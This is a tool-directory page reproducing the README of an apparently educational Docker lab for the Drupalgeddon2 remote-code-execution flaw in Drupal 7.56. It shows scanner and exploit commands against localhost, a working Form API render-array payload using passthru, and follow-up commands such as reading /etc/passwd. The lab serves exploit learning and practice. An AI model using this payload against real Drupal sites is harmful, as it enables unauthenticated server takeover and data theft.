Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
cve-2018-7600-drupalgeddon2-lab — Educational lab demonstrating CVE-2018-7600 (Drupalgeddon2) Remote Code Execution using a Docker-based vulnerable Drupal 7.56 environment. | Kitploit
Tools/GitHubGitHub/meraj1312/cve-2018-7600-drupalgeddon2-lab
Vulnerability AnalysisExploitationWeb Application ExploitationCTFPenetration TestingLearning & EducationPayload DevelopmentLabs & Practice

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share
GitHub
meraj1312/cve-2018-7600-drupalgeddon2-lab

cve-2018-7600-drupalgeddon2-lab

Educational lab demonstrating CVE-2018-7600 (Drupalgeddon2) Remote Code Execution using a Docker-based vulnerable Drupal 7.56 environment.

View Repository
114 months agoNot yet reviewed

CVE-2018-7600 Drupalgeddon2 Vulnerability Lab

Educational lab demonstrating exploitation of CVE-2018-7600 (Drupalgeddon2) using a vulnerable Drupal 7.56 environment deployed with Docker.

This project simulates a real-world vulnerability assessment workflow, including:

  • Vulnerable environment setup
  • Detection (scanner)
  • Exploitation (RCE)
  • Payload analysis
  • Documentation

Vulnerability Overview

CVE-2018-7600 (Drupalgeddon2) is a critical Remote Code Execution (RCE) vulnerability in the Drupal CMS.

The issue exists in Drupal’s Form API, where user-controlled input can be interpreted as render arrays, allowing attackers to inject malicious callbacks such as:

  • passthru
  • system
  • exec

This leads to unauthenticated command execution on the server.

Impact

  • Remote Code Execution
  • No authentication required
  • Full server compromise

Target Version

  • Drupal 7.56 (vulnerable)

Lab Architecture

root@kitploit:~

Attacker (Kali Linux)
|
| HTTP Requests
v
Drupal 7.56 (Vulnerable)
|
v
MySQL Database


Technologies Used

  • Docker
  • Docker Compose
  • Drupal CMS
  • MySQL
  • Kali Linux
  • Python (Exploit & Scanner)

Repository Structure

root@kitploit:~

cve-2018-7600-drupalgeddon2-lab
│
├── README.md
├── setup.md
├── scan.py
├── exploit.py
│
├── lab-setup/
│   └── docker-compose.yml
│
├── screenshots/
│   ├── drupal-dashboard.png
│   ├── drupal-version.png
│   └── rce-output.png
│
├── logs/
│   ├── scan_results.txt
│   └── exploit_log.txt
│
├── payloads/
│   └── payload-list.txt
│
├── report/
│   └── drupalgeddon2-report.pdf


Screenshots

Drupal Dashboard

Drupal Dashboard

Version Confirmation

Drupal Version


Quick Start

Clone Repository

root@kitploit:~
git clone https://github.com/Meraj1312/cve-2018-7600-drupalgeddon2-lab.git
cd cve-2018-7600-drupalgeddon2-lab

Start Lab

root@kitploit:~
docker compose up -d

Access Target

root@kitploit:~
http://localhost:8080

Detection & Exploitation

1. Scan for Vulnerability

root@kitploit:~
python3 scan.py http://localhost:8080

Example output:

root@kitploit:~
[~] Scanning http://localhost:8080... VULNERABLE

2. Exploit (RCE)

root@kitploit:~
python3 exploit.py http://localhost:8080 id

Example output:

root@kitploit:~
uid=33(www-data) gid=33(www-data)

Payload Example

Basic payload structure used:

root@kitploit:~
name[#post_render][]=passthru
name[#type]=markup
name[#markup]=whoami

Example commands:

root@kitploit:~
whoami
id
cat /etc/passwd

Full payload list available in:

root@kitploit:~
payloads/payload-list.txt

Documentation Strategy

To maintain a clean and professional repository structure:

README contains:

  • Overview of the vulnerability
  • Lab setup instructions
  • Basic payload examples
  • How to run scanner and exploit

PDF Report (report/drupalgeddon2-report.pdf) contains:

  • Detailed exploitation steps
  • Burp Suite requests and responses
  • Payload testing results
  • Execution screenshots
  • Technical explanation of the vulnerability

This separation ensures:

  • Clean GitHub presentation
  • Complete technical documentation

Educational Purpose

This lab is intended for:

  • Cybersecurity students
  • Penetration testing practice
  • Vulnerability research
  • Exploit development learning

Disclaimer

This project is for educational and research purposes only.

Do not attempt to exploit systems without explicit authorization.

The authors are not responsible for misuse.

Download Tool